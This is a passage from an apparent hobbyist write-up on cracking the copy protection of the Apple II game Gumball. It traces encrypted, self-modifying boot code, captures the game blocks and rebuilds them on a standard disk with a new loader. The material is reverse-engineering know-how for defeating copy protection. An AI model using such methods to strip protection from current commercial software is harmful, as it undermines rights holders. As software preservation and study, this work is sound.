All of those are valid nibbles. Maybe this is setting up another rotating prologue for the next disk read routine?

Continuing from `$BA43`...

```
BA43  4C 0C BB   JMP $BB0C

*BB0CL
```

Oh joy. Another disk read routine.

```
BB0C     A2 0C   LDX #$0C      I think $54 is the sector count
BB0E     86 54   STX $54

BB10     A0 00   LDY #$00      and $55 is the logical sector
BB12  8C 54 BB   STY $BB54     number
BB15     84 55   STY $55

BB17  AE 66 BF   LDX $BF66     find a 3-nibble prologue
BB1A  BD 8C C0   LDA $C08C,X   (varies by track, set up at
BB1D     10 FB   BPL $BB1A     $BA39)
BB1F     C5 50   CMP $50
BB21     D0 F7   BNE $BB1A
BB23  BD 8C C0   LDA $C08C,X
BB26     10 FB   BPL $BB23
BB28     C5 51   CMP $51
BB2A     D0 EE   BNE $BB1A
BB2C  BD 8C C0   LDA $C08C,X
BB2F     10 FB   BPL $BB2C
BB31     C5 52   CMP $52
BB33     D0 E5   BNE $BB1A

BB35     A4 55   LDY $55       logical sector number
                               (initialized to #$00 at $BB15)
BB37  B9 00 BB   LDA $BB00,Y   use the sector number as an
                               index into the $0C-length
                               page array we set up at $BA06)
BB3A  8D 55 BB   STA $BB55     and modify the upcoming
BB3D     E6 55   INC $55       code

BB3F  BC 8C C0   LDY $C08C,X   get the actual byte
BB42     10 FB   BPL $BB3F
BB44  B9 00 BC   LDA $BC00,Y
BB47        0A   ASL
BB48        0A   ASL
BB49        0A   ASL
BB4A        0A   ASL
BB4B  BC 8C C0   LDY $C08C,X
BB4E     10 FB   BPL $BB4B
BB50  19 00 BC   ORA $BC00,Y

BB53  8D 00 FF   STA $FF00     modified earlier (at $BB3A) to
BB56  EE 54 BB   INC $BB54     be the desired page in
BB59     D0 E4   BNE $BB3F     memory
BB5B  EE 55 BB   INC $BB55

BB5E  BD 8C C0   LDA $C08C,X   find a 1-nibble epilogue (also
BB61     10 FB   BPL $BB5E     varies by track)
BB63     C5 53   CMP $53
BB65     D0 A5   BNE $BB0C

BB67     C6 54   DEC $54       loop for all $0C sectors
BB69     D0 CA   BNE $BB35
BB6B        60   RTS
```

So we've read `$0C` sectors from the current track, which is the most you can fit on a track with this kind of "4-and-4" nibble encoding scheme.

Continuing from `$BA19`...

```
BA19     A5 58   LDA $58       increment the pointer to the
BA1B        18   CLC           next memory page
BA1C     69 0C   ADC #$0C
BA1E        A8   TAY

BA1F  B9 00 B9   LDA $B900,Y   if the next page is #$00,
BA22     F0 07   BEQ $BA2B     we're done

BA24        68   PLA           otherwise loop back, where
BA25        18   CLC           we'll move the drive head one
BA26     69 02   ADC #$02      full track forward and read
BA28     D0 D6   BNE $BA00     another $0C sectors

BA2B        68   PLA           execution continues here
BA2C        60   RTS           (from $BA22)
```

Now we have a whole bunch of new stuff in memory. In this case, $B550 started on track 4.5 (A = #$09 on entry to $BA00) and filled $0800..$3FFF and $6000..$87FF. If we "print" a different character, the routine at $B500 will route through one of the other subroutines—$B558, $B568, or $B570. Each of them starts on a different track (A) and uses a different starting index (Y) into the page array at $B900. The underlying routine at $BA00 doesn't know anything else; it just seeks and reads $0C sectors per track until the target page = #$00.

Continuing from $B50C...

```
B50C  20 00 B7   JSR $B700

*B700L
B700     A2 00   LDX #$00      oh joy, another decryption
B702  BD 00 B6   LDA $B600,X   loop
B705  5D 00 BE   EOR $BE00,X
B708  9D 00 03   STA $0300,X
B70B        E8   INX
B70C     E0 D0   CPX #$D0
B70E     90 F2   BCC $B702

B710  CE 13 B7   DEC $B713 (!)
B713  6D 09 B7   ADC $B709
B716        60   RTS
```

And more self-modifying code.

```
*B713:6C
*B713L
B713  6C 09 B7   JMP ($B709)
```

...which will jump to the newly decrypted code at $0300.

To recap: after 7 boot traces, the bootloader prints a null character via $FD90, which jumps to $FDED, which jumps to ($0036), which jumps to $BF6F, which calls $BEB0, which decrypts the code at $BF9F and returns just in time to execute it. $BF9F reads 3 sectors into $B200-$B4FF, pushes #$00/#$3B to the stack and exits via RTS, which returns to $003C, which jumps to $B200. $B200 reads 8 sectors into $B500-$BCFF from tracks 2 and 2.5, shifting between the adjacent quarter tracks every two sectors, then jumps to $B500, which calls $B5[50|58|68|70], which reads actual game code from multiple tracks starting at track 4.5, 9.5, 24.5, or 32.5. Then it calls $B700, which decrypts $B600 into $0300 (using $BE00+ as the decryption key) and exits via a jump to $0300.

I'm sure[23] the code at $0300 will be straightforward and easy to understand.

[23] not actually sure

In Which We Go Completely Insane

The code at $B600 is decrypted with the code at $BE00 as the key. That was originally copied from the text page the first time, not the second time.

```
*BLOAD BOOT1 0400-07FF,A$2400
*BE00<2600.26FFM ; move key
into place
*B710:60 ; stop after loop
*B700G ; decrypt
*300L
0300     A0 00   LDY #$00      wipe almost everything we've
0302        98   TYA           already loaded at the top of
0303  99 00 B1   STA $B100,Y   main memory (!)
0306        C8   INY
0307     D0 F9   BNE $0302
0309  EE 05 03   INC $0305
030C  AE 05 03   LDX $0305

030F     E0 BD   CPX #$BD      stop at $BD00
0311     90 F0   BCC $0303
```

OK, so all we're left with in memory is the RWTS at $BD00..$BFFF (including the $FDED vector at $BF6F) and the single page at $B000. Oh, and the game, but who cares about that?

Moving on...

```
0313     A9 07   LDA #$07
0315  20 80 03   JSR $0380

*380L
0380  20 00 BE   JSR $BE00     drive seek (A = #$07, so
                               track 3.5)
0383     A2 03   LDX #$03      Pull 4 bytes from the stack,
0385        68   PLA           thus negating the JSR that
0386        CA   DEX           got us here (at $0315) and the
0387     10 FC   BPL $0385     JSR before that (at $B50C).

0389  4C 18 03   JMP $0318     continue by jumping directly
                               to the place we would have
                               returned to, if we hadn't just
                               popped the stack (which we
                               did)
```

What. The. Fahrvergnugen.

```
*318L
Oh joy.  Another disk routine.
0318  AE 66 BF   LDX $BF66

031B     A4 5F   LDY $5F       Y = command ID (a.k.a. the
                               character we "printed" way
                               back when)
031D  BD 8C C0   LDA $C08C,X   find a 3-nibble prologue ("D4
0320     10 FB   BPL $031D     D5 D7")
0322     C9 D4   CMP #$D4
0324     D0 F7   BNE $031D
0326  BD 8C C0   LDA $C08C,X
0329     10 FB   BPL $0326
032B     C9 D5   CMP #$D5
032D     D0 F3   BNE $0322
032F  BD 8C C0   LDA $C08C,X
0332     10 FB   BPL $032F
0334     C9 D7   CMP #$D7
0336     D0 F3   BNE $032B

0338        88   DEY           branch when Y goes negative
0339     30 08   BMI $0343
```

```
033B  20 51 03   JSR $0351     read one byte from disk, store
                                it in $5E (not shown)
033E  20 51 03   JSR $0351     read 1 more byte from disk

0341     D0 F5   BNE $0338     loop back, unless the byte is
                                #$00
```

OK, I see it. It was hard to follow at first because the exit condition was checked before I knew it was a loop. But this is a loop. On track 3.5, there is a 3-nibble prologue (`"D4 D5 D7"`), then an array of values. Each value is two bytes. We're just finding the Nth value in the array. But to what end?

```
0343  20 51 03   JSR $0351     execution continues here
0346        48   PHA           (from $0339) read 2 more
0347  20 51 03   JSR $0351     bytes from disk and push
034A        48   PHA           them to the stack
```

Ah! A new "return" address!

Oh God. A new "return" address.

That's what this is: an array of addresses, indexed by the command ID. That's what we're looping through, and eventually pushing to the stack: the entry point for this block of the game.

But the entry point for each block is read directly from disk, so I have no idea what any of them are. Add that to the list of things I get to come back to later.

Onward...

```
034B  BD 88 C0   LDA $C088,X   turn off the drive motor
034E  4C 62 03   JMP $0362

*362L
0362     A0 00   LDY #$00      wipe this routine from
0364  99 00 03   STA $0300,Y   memory
0367        C8   INY
0368     C0 65   CPY #$65
036A     90 F8   BCC $0364

036C     A9 BE   LDA #$BE      push several values to the
036E        48   PHA           stack
036F     A9 AF   LDA #$AF
0371        48   PHA
0372     A9 34   LDA #$34
0374        48   PHA
0375  CE 78 03   DEC $0378 (!)
0378     29 CE   AND #$CE

More self-modifying code.
*378:28
*378L
0378        28   PLP           pop that #$34 off the stack,
0379  CE 7C 03   DEC $037C (!)  but use it as status registers
037C     61 60   ADC ($60,X)   (weird, but legal—if it turns
                               out to matter, I can figure out
*37C:60                        exactly which status bits get
*37CL                          set and cleared)
037C        60   RTS
```

Now we "return" to `$BEB0` because we pushed `#$BE/#$AF/#$34` but then popped `#$34`. The routine at `$BEB0` re-encrypts the code at `$BF9F` (because now we've XOR'd it twice so it's back to its original form) and exits via RTS, which "returns" to the address we pushed to the stack at `$0346`, which we read from track 3.5—and varies based on the command we're still executing, which is really the character we "printed" via the output vector.

Which is all completely insane.

In Which We Are Restored To Sanity LOL, Just Kidding But Soon, Maybe

Since the "`JSR $B700`" at `$B50C` never returns (because of the crazy stack manipulation at `$0383`), that's the last chance I'll get to interrupt the boot and capture this chunk of game code in memory. I won't know what the entry point is (because it's read from disk), but one thing at a time.

```
*BLOAD TRACE8
.
.  [same as previous trace]
.
978D     A9 4C   LDA #$4C      unconditionally break after
978F  8D 0C B5   STA $B50C     loading the game code into
9792     A9 59   LDA #$59      main memory
9794  8D 0D B5   STA $B50D
9797     A9 FF   LDA #$FF
9799  8D 0E B5   STA $B50E


979C  4C 00 B5   JMP $B500     continue the boot

*BSAVE TRACE9,A$9600,L$19F
*9600G
...reboots slot 6...
...read read read...
<beep>
Success!
*C050 C054 C057 C052
[displays a very nice picture
of a
 gumball machine which is
featured in
 the game's introduction
sequence]
*C051
```

OK, let's save it. According to the table at `$B900`, we filled `$0800..$3FFF` and `$6000..$87FF`. `$0800+` is overwritten on reboot by the boot sector and later by the HELLO program on my work disk. `$8000+` is also overwritten by Diversi-DOS 64K, which is annoying but not insurmountable. So I'll save this in pieces.

```
*C500G
...
]BSAVE BLOCK
00.2000-3FFF,A$2000,L$2000
]BRUN TRACE9
...reboots slot 6...
<beep>
*2800<800.1FFFM
*C500G
...
]BSAVE BLOCK
00.0800-1FFF,A$2800,L$1800
]BRUN TRACE9
...reboots slot 6...
<beep>
*2000<6000.87FFM
*C500G
...
]BSAVE BLOCK
00.6000-87FF,A$2000,L$2800
```

Now what? Well this is only the first chunk of game code, loaded by printing a null character. By setting up another trace and changing the value of zero page $5F, I can route $B500 through a different subroutine at $B558 or $B568 or $B570 and load a different chunk of game code.

```
]CALL -151
*BLOAD OBJ.B500-BCFF,A$B500
According to the lookup table
at $B580,
$B500 routed through $B558 to
load the
game code.  Here is that
routine:
*B558L
B558     A9 19    LDA #$19
B55A     A0 00    LDY #$00
B55C  20 00 BA    JSR $BA00
B55F     A9 29    LDA #$29
B561     A0 68    LDY #$68
B563  4C 00 BA    JMP $BA00
```

The first call to $BA00 will fill up the same parts of memory as we filled when the character (in $5F) was #$00—$0800..$3FFF and $6000..$87FF. But it starts reading from disk at phase $19 (track $0C 1/2), so it's a completely different chunk of code.

The second call to $BA00 starts reading at phase $29 (track $14 1/2), and it looks at $B900 + Y = $B968 to get the list of pages to fill in memory.

```
*B968.
B968 88 89 8A 8B 8C 8D 8E 8F
B970 90 91 92 93 94 95 96 97
B978 98 99 9A 9B 9C 9D 9E 9F
B980 A0 A1 A2 A3 A4 A5 A6 A7
B988 A8 A9 AA AB AC AD AE AF
B990 B2 B2 B2 B2 B2 B2 B2 B2
B998 00 00 00 00 00 00 00 00
```

The first call to $BA00 stopped just shy of $8800, and that's exactly where we pick up in the second call. I'm guessing that $B200 isn't really used, but the track read routine at $BA00 is "dumb" in that it always reads exactly $0C sectors from each track. So we're filling up $8800..$AFFF, then reading the rest of the last track into $B200 over and over.

Let's capture it.

```
*BLOAD TRACE9
.
.  [same as previous trace]
.

978D     A9 4C    LDA #$4C     again, break to the monitor at
978F  8D 0C B5    STA $B50C    $B50C instead of continuing to
9792     A9 59    LDA #$59     $B700
9794  8D 0D B5    STA $B50D
9797     A9 FF    LDA #$FF
9799  8D 0E B5    STA $B50E



979C     A9 01    LDA #$01     change the character being
979E     85 5F    STA $5F      "printed" to #$01 just before
                               the bootloader uses it to load
                               the appropriate chunk of
                               game code

97A0  4C 00 B5    JMP $B500    continue the boot

*BSAVE TRACE10,A$9600,L$1A3
*9600G
...reboots slot 6...
...read read read...
<beep>
*C050 C054 C057 C052
[displays a very nice picture
of the
 main game screen]
*C051
*C500G
...
]BSAVE BLOCK
01.2000-3FFF,A$2000,L$2000
]BRUN TRACE10
...reboots slot 6...
<beep>
*2800<800.1FFFM
*C500G
...
]BSAVE BLOCK
01.0800-1FFF,A$2800,L$1800
]BRUN TRACE9
...reboots slot 6...
<beep>
*2000<6000.AFFFM
*C500G
...
]BSAVE BLOCK
01.6000-AFFF,A$2000,L$5000
```

And similarly with blocks 2 and 3. (These are not shown here, but you can look at TRACE11 and TRACE12 on my work disk.) Blocks 4 and 5 get special-cased earlier (at $BF86 and $BF8D, respectively), so they never reach $B500 to load anything from disk. Block 6 is the same as block 1.

That's it. I've captured all the game code. Here's what the "game" looks like at this point:

```
]CATALOG
C1983 DSR^C#254
019 FREE
 A 002 HELLO
 B 003 BOOT0
*B 003 TRACE
 B 003 BOOT1 0300-03FF
*B 003 TRACE2
 B 003 BOOT1 0100-01FF
*B 003 TRACE3
 B 006 BOOT1 0400-07FF
*B 003 TRACE4
 B 005 BOOT2 0500-07FF
*B 003 TRACE5
 B 003 BOOT2 B000-B0FF
 B 003 BOOT2 0100-01FF
*B 003 TRACE6
 B 003 BOOT3 0000-00FF
*B 003 TRACE7
 B 005 OBJ.B200-B4FF
*B 003 TRACE8
 B 010 OBJ.B500-BCFF
*B 003 TRACE9
 B 026 BLOCK 00.0800-1FFF
 B 034 BLOCK 00.2000-3FFF
 B 042 BLOCK 00.6000-87FF
*B 003 TRACE10
 B 026 BLOCK 01.0800-1FFF
 B 034 BLOCK 01.2000-3FFF
 B 082 BLOCK 01.6000-AFFF
*B 003 TRACE11
 B 026 BLOCK 02.0800-1FFF
 B 034 BLOCK 02.2000-3FFF
 B 042 BLOCK 02.6000-87FF
*B 003 TRACE12
 B 034 BLOCK 03.2000-3FFF
```

It's... it's beautiful. *wipes tear*

In Which Every Exit Is An Entrance Somewhere Else

I've captured all the blocks of the game code (I think), but I still have no idea how to run it. The entry points for each block are read directly from disk, in the loop at `$031D`.

```
   COPY ][ PLUS BIT COPY PROGRAM 8.4
(C) 1982-9 CENTRAL POINT SOFTWARE, INC.
----------------------------------------

TRACK: 03.50  START: 1800  LENGTH: 3DFF
       ^^^^^

1DA0: FA AA FA AA FA AA FA AA   VIEW
1DA8: EB FA FF AE EA EB FF AE
1DB0: EB EA FC FF FF FF FF FF
1DB8: FF FF FF FF FF FF FF FF
1DC0: FF FF FF D4 D5 D7 AF AF  <-1DC3
               ^^^^^^^^

1DC8: EE BE BA BB FE FA AA BA
1DD0: BA BE FF FF AB FF FF FF
1DD8: AB FF FF FF AB FF BB AB  FIND:
1DE0: BB FF AA AA AA AA AA AA  D4 D5 D7

----------------------------------------

  A  TO ANALYZE DATA  ESC TO QUIT

  ?  FOR HELP SCREEN  /  CHANGE PARMS

  Q  FOR NEXT TRACK   SPACE TO RE-READ
```

Rather than try to boot-trace every possible block, I'm going to load up the original disk in a nibble editor and do the calculations myself. The array of entry points is on track 3.5. Firing up Copy II Plus nibble editor, I searched for the same 3-nibble prologue ("D4 D5 D7") that the code at `$031D` searches for, and lo and behold!

After the "D4 D5 D7" prologue, I find an array of 4-and-4-encoded nibbles starting at offset `$1DC6`. Breaking them down into pairs and decoding them with the 4-4 encoding scheme, I get this list of bytes:

nibbles	byte
AF AF	#$0F
EE BE	#$9C
BA BB	#$31
FE FA	#$F8
AA BA	#$10
BA BE	#$34
FF FF	#$FF
AB FF	#$57
FF FF	#$FF
AB FF	#$57
FF FF	#$FF
AB FF	#$57
BB AB	#$23
BB FF	#$77

And now—maybe!—I have my list of entry points for each block of the game code.

```
Only one way to know for
sure...
]PR#5
...
]CALL -151
*800:0 N 801<800.BEFEM          clear main memory so I'm not
                                accidentally relying on
                                random stuff left over from all
                                my other testing

*BLOAD BLOCK                    load all of block 0 into place
00.0800-1FFF,A$800
*BLOAD BLOCK
00.2000-3FFF,A$2000
*BLOAD BLOCK
00.6000-87FF,A$6000

*F9DG                           jump to the entry point I
[displays the game intro        found on track 3.5 (+1, since
sequence]                       the original code pushes it to
*does a little happy dance in   the stack and "returns" to it)
my chair*
```

We have no further use for the original disk. Now would be an excellent time to take it out of the drive and store it in a cool, dry place.

In Which Two Wrongs Don't Make A—Oh God I Can't Even—With This Pun

Remember when I said I'd look at `$BD00` later? The time has come. Later is now.

The output vector at `$BF6F` has special case handling if `A = #$04`. Instead of continuing to `$0300` and `$B500`, it jumps directly to `$BD00`. What's so special about `$BD00`?

The code at `$BD00` was moved there very early in the boot process, from page `$0500` on the text screen. (The first time we loaded code into the text screen, not the second time.) So it's in "BOOT1 0400-07FF" on my work disk.

```
]PR#5
...
]BLOAD BOOT1 0400-07FF,A$2400
]CALL -151
*BD00<2500.25FFM
*BD00L
BD00  AE 66 BF   LDX $BF66     turn on drive motor
BD03  BD 89 C0   LDA $C089,X

BD06     A9 64   LDA #$64      wait for drive to settle
BD08  20 A8 FC   JSR $FCA8

BD0B     A9 10   LDA #$10      seek to phase $10 (track 8)
BD0D  20 00 BE   JSR $BE00

BD10     A9 02   LDA #$02      seek to phase $02 (track 1)
BD12  20 00 BE   JSR $BE00

BD15     A0 FF   LDY #$FF      initialize data latches
BD17  BD 8D C0   LDA $C08D,X
BD1A  BD 8E C0   LDA $C08E,X
BD1D  9D 8F C0   STA $C08F,X
BD20  1D 8C C0   ORA $C08C,X

BD23     A9 80   LDA #$80      wait
BD25  20 A8 FC   JSR $FCA8
BD28  20 A8 FC   JSR $FCA8

BD2B  BD 8D C0   LDA $C08D,X   Oh God
BD2E  BD 8E C0   LDA $C08E,X
BD31        98   TYA
BD32  9D 8F C0   STA $C08F,X
BD35  1D 8C C0   ORA $C08C,X
BD38        48   PHA
BD39        68   PLA
BD3A     C1 00   CMP ($00,X)
BD3C     C1 00   CMP ($00,X)
BD3E        EA   NOP
BD3F        C8   INY

BD40  9D 8D C0   STA $C08D,X   Oh God
BD43  1D 8C C0   ORA $C08C,X
BD46  B9 8F BD   LDA $BD8F,Y
BD49     D0 EF   BNE $BD3A
BD4B        A8   TAY
BD4C        EA   NOP
BD4D        EA   NOP

BD4E  B9 00 B0   LDA $B000,Y   ← !
BD51        48   PHA
BD52        4A   LSR
BD53     09 AA   ORA #$AA

BD55  9D 8D C0   STA $C08D,X   Oh God Oh God Oh God
BD58  DD 8C C0   CMP $C08C,X
BD5B     C1 00   CMP ($00,X)
BD5D        EA   NOP
BD5E        EA   NOP
BD5F        48   PHA
BD60        68   PLA
BD61        68   PLA
BD62     09 AA   ORA #$AA
BD64  9D 8D C0   STA $C08D,X
BD67  DD 8C C0   CMP $C08C,X
BD6A        48   PHA
BD6B        68   PLA
BD6C        C8   INY
BD6D     D0 DF   BNE $BD4E
BD6F     A9 D5   LDA #$D5
BD71     C1 00   CMP ($00,X)
BD73        EA   NOP
BD74        EA   NOP
BD75  9D 8D C0   STA $C08D,X
BD78  1D 8C C0   ORA $C08C,X
BD7B     A9 08   LDA #$08
BD7D  20 A8 FC   JSR $FCA8
BD80  BD 8E C0   LDA $C08E,X
BD83  BD 8C C0   LDA $C08C,X

BD86     A9 07   LDA #$07      seek back to track 3.5
BD88  20 00 BE   JSR $BE00

BD8B  BD 88 C0   LDA $C088,X   turn off drive motor and exit
BD8E        60   RTS          gracefully
```

This is a disk write routine. It's taking the data at `$B000` (that mystery sector that was loaded even earlier in the boot) and writing it to track 1.

Because high scores.

That's what's at `$B000`. High scores. [Edit from the future: also some persistent joystick options.]

Why is this so distressing? Because it means I'll get to include a full read/write RWTS on my crack (which I haven't even starting building yet, but soon!) so it can save high scores like the original game. Because anything less is obviously unacceptable.

The Right Ones In The Right Order

Let's step back from the low-level code for a moment and talk about how this game interacts with the disk at a high level.

- There is no runtime protection check. All the "protection" is structural—data is stored on whole tracks, half tracks, and even some consecutive quarter tracks. Once the game code is in memory, there are no nibble checks or secondary protections.

- The game code itself contains no disk code. They're completely isolated. I proved this by loading the game code from my work disk and

jumping to the entry point. (I tested the animated introduction, but you can also run the game itself by loading the block `$01` files into memory and jumping to `$31F9`. The game runs until you finish the level and it tries to load the first cut scene from disk.)

- The game code communicates with the disk subsystem through the output vector, i.e. by printing `#$00..#$06` to `$FDED`. The disk code handles filling the screen with a pseudo-random color, reading the right chunks from the right places on disk and putting them into the right places in memory, then jumping to the right address to continue. (In the case of printing `#$04`, it handles writing the right data in memory to the right place on disk.)

- Game code lives at `$0800..$AFFF`, zero page, and one page at `$B000` for high scores. The disk subsystem clobbers the text screen at `$0400` using lo-res graphics for the color fills. All memory above `$B100` is available; in fact, most of it is wiped (at `$0300`) after every disk command.

This is great news. It gives us total flexibility to recreate the game from its constituent pieces.

A Man, A Plan, A Canal, *&c.*

Here's the plan:

1. Write the game code to a standard 16-sector disk
2. Write a bootloader and RWTS that can read the game code into memory
3. Write some glue code to mimic the original output vector at `$BF6F` (A = command ID from `#$00-#$06`, all other values actually print) so I don't need to change any game code
4. Declare victory[24]

Looking at the length of each block and dividing by 16, I can space everything out on separate tracks and still have plenty of room. This means each block can start on its own track, which saves a few bytes by being able to hard-code the starting sector for each block.

The disk map will look like this:

[24] take a nap

tr	memory range	notes
00	$BD00..$BFFF	Gumboot
01	$B000..$B3FF	scores/zpage/glue
02	$0800..$17FF	block 0
03	$1800..$27FF	block 0
04	$2800..$37FF	block 0
05	$3800..$3FFF	block 0
06	$6000..$67FF	block 0
07	$6800..$77FF	block 0
08	$7000..$87FF	block 0
09	$0800..$17FF	block 1
0A	$1800..$27FF	block 1
0B	$2800..$37FF	block 1
0C	$3800..$3FFF	block 1
0D	$6000..$6FFF	block 1
0E	$7000..$7FFF	block 1
0F	$8000..$8FFF	block 1
10	$9000..$9FFF	block 1
11	$A000..$AFFF	block 1
12	$0800..$17FF	block 2
13	$1800..$27FF	block 2
14	$2800..$37FF	block 2
15	$3800..$3FFF	block 2
16	$6000..$6FFF	block 2
17	$7000..$7FFF	block 2
18	$8000..$87FF	block 2
19	$2000..$2FFF	block 3
1A	$3000..$3FFF	block 3

I wrote a build script to take all the chunks of game code I captured way back on page 43. And by "script", I mean "BASIC program."

```
]PR#5
...
 10 REM MAKE GUMBALL
 11 REM S6,D1=BLANK DISK
 12 REM S5,D1=WORK DISK
 20 D$ = CHR$ (4)

 30 PRINT D$"BLOAD BLOCK       Load the first part of block 0:
00.0800-1FFF,
 A$1000"
 40 PRINT D$"BLOAD BLOCK
00.2000-3FFF,
 A$2800"

 50 PAGE = 16:COUNT = 56:TRK = Write it to tracks $02-$05:
2:
 SEC = 0:  GOSUB 1000

 60 PRINT D$"BLOAD BLOCK       Load the second part of
00.6000-87FF,                 block 0:
 A$6000"

 70 PAGE = 96:COUNT = 40:TRK = Write it to tracks $06-$08:
6:
 SEC = 0:  GOSUB 1000
```

```
 80 PRINT D$"BLOAD BLOCK
01.0800-1FFF,
 A$1000"
 90 PRINT D$"BLOAD BLOCK
01.2000-3FFF,
 A$2800"
 100 PAGE = 16:COUNT = 56:TRK
= 9:
 SEC = 0:  GOSUB 1000
 110 PRINT D$"BLOAD BLOCK
01.6000-AFFF,
 A$6000"
 120 PAGE = 96:COUNT = 80:TRK
= 13:
 SEC = 0:  GOSUB 1000
 130 PRINT D$"BLOAD BLOCK
02.0800-1FFF,
 A$1000"
 140 PRINT D$"BLOAD BLOCK
02.2000-3FFF,
 A$2800"
 150 PAGE = 16:COUNT = 56:TRK
= 18:
 SEC = 0:  GOSUB 1000
 160 PRINT D$"BLOAD BLOCK
02.6000-87FF,
 A$6000"
 170 PAGE = 96:COUNT = 40:TRK
= 22:
 SEC = 0:  GOSUB 1000
 180 PRINT D$"BLOAD BLOCK
03.2000-3FFF,
 A$2000"
 190 PAGE = 32:COUNT = 32:TRK
= 25:
 SEC = 0:  GOSUB 1000
 200 PRINT D$"BLOAD BOOT2
0500-07FF,
 A$2500"
 210 PAGE = 39:COUNT = 1:TRK =
1:
 SEC = 0:  GOSUB 1000
 220 PRINT D$"BLOAD BOOT3
0000-00FF,
 A$1000"
 230 POKE 4150,0:  POKE
4151,178:  REM
 SET ($36) TO $B200
 240 PAGE = 16:COUNT = 1:TRK =
1:
 SEC = 7:  GOSUB 1000
 999 END
 1000 REM WRITE TO DISK
 1010 PRINT D$"BLOAD WRITE"
 1020 POKE 908,TRK
 1030 POKE 909,SEC
 1040 POKE 913,PAGE
 1050 POKE 769,COUNT
 1060 CALL 768
 1070 RETURN
]SAVE MAKE
```

And so on, for all the other blocks:

The BASIC program relies on a short assembly language routine to do the actual writing to disk. Here is that routine (loaded on line 1010):

```
]CALL -151

0300     A9 D1    LDA #$D1 ☺    page count (set from BASIC)
0302     85 FF    STA $FF

0304     A9 00    LDA #$00      logical sector (incremented)
0306     85 FE    STA $FE

0308     A9 03    LDA #$03      call RWTS to write sector
030A     A0 88    LDY #$88
030C  20 D9 03    JSR $03D9

030F     E6 FE    INC $FE       increment logical sector, wrap
0311     A4 FE    LDY $FE       around from $0F to $00 and
0313     C0 10    CPY #$10      increment track
0315     D0 07    BNE $031E
0317     A0 00    LDY #$00
0319     84 FE    STY $FE
031B  EE 8C 03    INC $038C

031E  B9 40 03    LDA $0340,Y   convert logical to physical
0321  8D 8D 03    STA $038D     sector

0324  EE 91 03    INC $0391     increment page to write

0327     C6 FF    DEC $FF       loop until done with all
0329     D0 DD    BNE $0308     sectors
032B        60    RTS

*340.34F

0340 00 07 0E 06 0D 05 0C 04   logical to physical sector
0348 0B 03 0A 02 09 01 08 0F   mapping
*388.397

0388 01 60 01 00 D1 D1 FB F7
                 track/sector
              (set from BASIC)
0390 00 D1 00 00 02 00 00 60
      ↑
   address
(set from BASIC)

                               RWTS parameter table,
                               pre-initialized with slot
                               (#$06), drive (#$01), and
                               RWTS write command (#$02)

*BSAVE WRITE,A$300,L$98
[S6,D1=blank disk]
]RUN MAKE
```

. . .write write write. . .

Boom! The entire game is on tracks `$02-$1A` of a standard 16-sector disk.

Now we get to write an RWTS.

Introducing Gumboot

Gumboot is a fast bootloader and full read/write RWTS. It fits in 4 sectors on track 0, including a boot sector. It uses only 6 pages of memory for all its code + data + scratch space. It uses no zero page addresses after boot. It can start the game from a cold boot in 3 seconds. That's twice as fast as the original disk.

qkumba wrote it from scratch, because of course he did. I, um, mostly just cheered.

After boot-time initialization, Gumboot is dead simple and always ready to use:

entry	command	parameters
$BD00	read	A = first track Y = first page X = sector count
$BE00	write	A = sector Y = page
$BF00	seek	A = track

That's it. It's so small, there's `$80` unused bytes at `$BF80`. You could fit a cute message in there! (We didn't.)

Some important notes:

- The read routine reads consecutive tracks in physical sector order into consecutive pages in memory. There is no translation from physical to logical sectors.
- The write routine writes one sector, and also assumes a physical sector number.
- The seek routine can seek forward or back to any whole track. (I mention this because some fastloaders can only seek forward.)

I said Gumboot takes 6 pages in memory, but I've only mentioned 3. The other 3 are for data:

`$BA00..$BB55` scratch space for write (technically available as long as you don't mind them being clobbered during disk write)

`$BB00..$BCFF` data tables (initialized once during boot)

Gumboot Boot0

Gumboot starts, as all disks start, on track `$00`. Sector `$00` (boot0) reuses the disk controller ROM routine to read sector `$0E`, `$0D`, and `$0C` (boot1). Boot0 creates a few data tables, modifies the boot1 code to accommodate booting from any slot, and jumps to it.

Boot0 is loaded at `$0800` by the disk controller ROM routine.

0800 [01]			tell the ROM to load only this sector (we'll do the rest manually)
0801	4A	LSR	The accumulator is `#$01` after loading sector `$00`, `#$03` after loading sector `$0E`, `#$05` after loading sector `$0D`, and `#$07` after loading sector `$0C`. We shift it right to divide by 2, then use that to calculate the load address of the next sector.
0802	69 BC	ADC #$BC	Sector `$0E` → `$BD00` Sector `$0D` → `$BE00` Sector `$0C` → `$BF00`
0804	85 27	STA $27	store the load address
0806 0807	0A 0A	ASL ASL	shift the accumulator again (now that we've stored the load address)
0808	8A	TXA	transfer `X` (boot slot `x16`) to the accumulator, which will be useful later but doesn't affect the carry flag we may have just tripped with the two "`ASL`" instructions
0809	B0 0D	BCS $0818	if the two "`ASL`" instructions set the carry flag, it means the load address was at least `#$C0`, which means we've loaded all the sectors we wanted to load and we should exit this loop
080B	E6 3D	INC $3D	Set up next sector number to read. The disk controller ROM does this once already, but due to quirks of timing, it's much faster to increment it twice so the next sector you want to load is actually the next sector under the drive head. Otherwise you end up waiting for the disk to spin an entire revolution, which is quite slow.
080D 080E 080F 0810 0811	4A 4A 4A 4A 09 C0	LSR LSR LSR LSR ORA #$C0	Set up the "return" address to jump to the "read sector" entry point of the disk controller ROM. This could be anywhere in `$Cx00` depending on the slot we booted from, which is why we put the boot slot in the accumulator at `$0808`.

```
0813        48   PHA            push the entry point on the
0814     A9 5B   LDA #$5B       stack
0816        48   PHA

0817        60   RTS            "Return" to the entry point
                                via RTS. The disk controller
                                ROM always jumps to $0801
                                (remember, that's why we
                                had to move it and patch it to
                                trace the boot all the way
                                back on page 25), so this
                                entire thing is a loop that
                                only exits via the "BCS"
                                branch at $0809.

0818     09 8C   ORA #$8C       Execution continues here
081A     A2 00   LDX #$00       (from $0809) after three
081C  BC AF 08   LDY $08AF,X    sectors have been loaded into
081F     84 26   STY $26        memory at $BD00..$BFFF.
0821  BC B0 08   LDY $08B0,X    There are a number of places
0824     F0 0A   BEQ $0830      in boot1 that hit a
0826     84 27   STY $27        slot-specific soft switch (read
0828     A0 00   LDY #$00       a nibble from disk, turn off
082A     91 26   STA ($26),Y    the drive, &c.). Rather than
082C        E8   INX            the usual form of "LDA
082D        E8   INX            $C08C,X", we will use "LDA
082E     D0 EC   BNE $081C      $C0EC" and modify the $EC
                                byte in advance, based on the
                                boot slot. $08A4 is an array of
                                all the places in the Gumboot
                                code that get this adjustment.

0830     29 F8   AND #$F8       munge $EC → $E8 (used later
0832  8D FC BD   STA $BDFC     to turn off the drive motor)

0835     09 01   ORA #$01       munge $E8 → $E9 (used later
